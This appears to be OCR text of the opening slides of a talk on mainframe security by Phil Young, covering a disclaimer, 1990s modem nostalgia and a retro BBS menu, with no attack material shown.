MAINFRAME SECURITY LANDSCAPE

PHIL YOUNG
AKA SOLDIER OF FORTRAN
AKA @MAINFRAMED767

DISCLAIMER

I AM NOT HERE IN THE NAME OF, OR ON BEHALF OF, MY EMPLOYER.

ANY VIEWS EXPRESSED IN THIS TALK ARE MY OWN AND NOT THOSE OF MY EMPLOYER.

THIS TALK DISCUSSES WORK PERFORMED IN MY SPARE USING PERSONAL EQUIPMENT AND RESOURCES.

BACKGROUND


STARTED LONG TIME AGO


BACK
TO THE 90s

BACKGROUND

STARTED LONG TIME AGO


WELL, NOT THAT LONG AGO


USRobotics®
OFF
ON
AA
CD
RD
SD
TR
CS
ARQ/FAX
14400
Sportster®
14,400 FAX MODEM
CCITT V.32 bis with V.42 bis




```
[D] DoWNLoaD a FiLe          [U] uPLoaD a FiLe            [N] NeW FiLe SCaN
[F] FiLe DiReCToRieS         [J] JoiN a CoNFeReNCe        [V] VieW YouR STaTS
[L] LoCaTe BY FiLeNaMe       [Z] ZiPPY TeXT SeaRCH        [T] TRaNSFeR PRoToCoL
[E] eNTeR a MaiL             [R] ReaD a MaiL              [C] CoMMeNT To SYSoPS
[W] WRiTe YouR iNFoS         [G] GeT THe HeLL oFF!        [X] eXPeRT MoDe
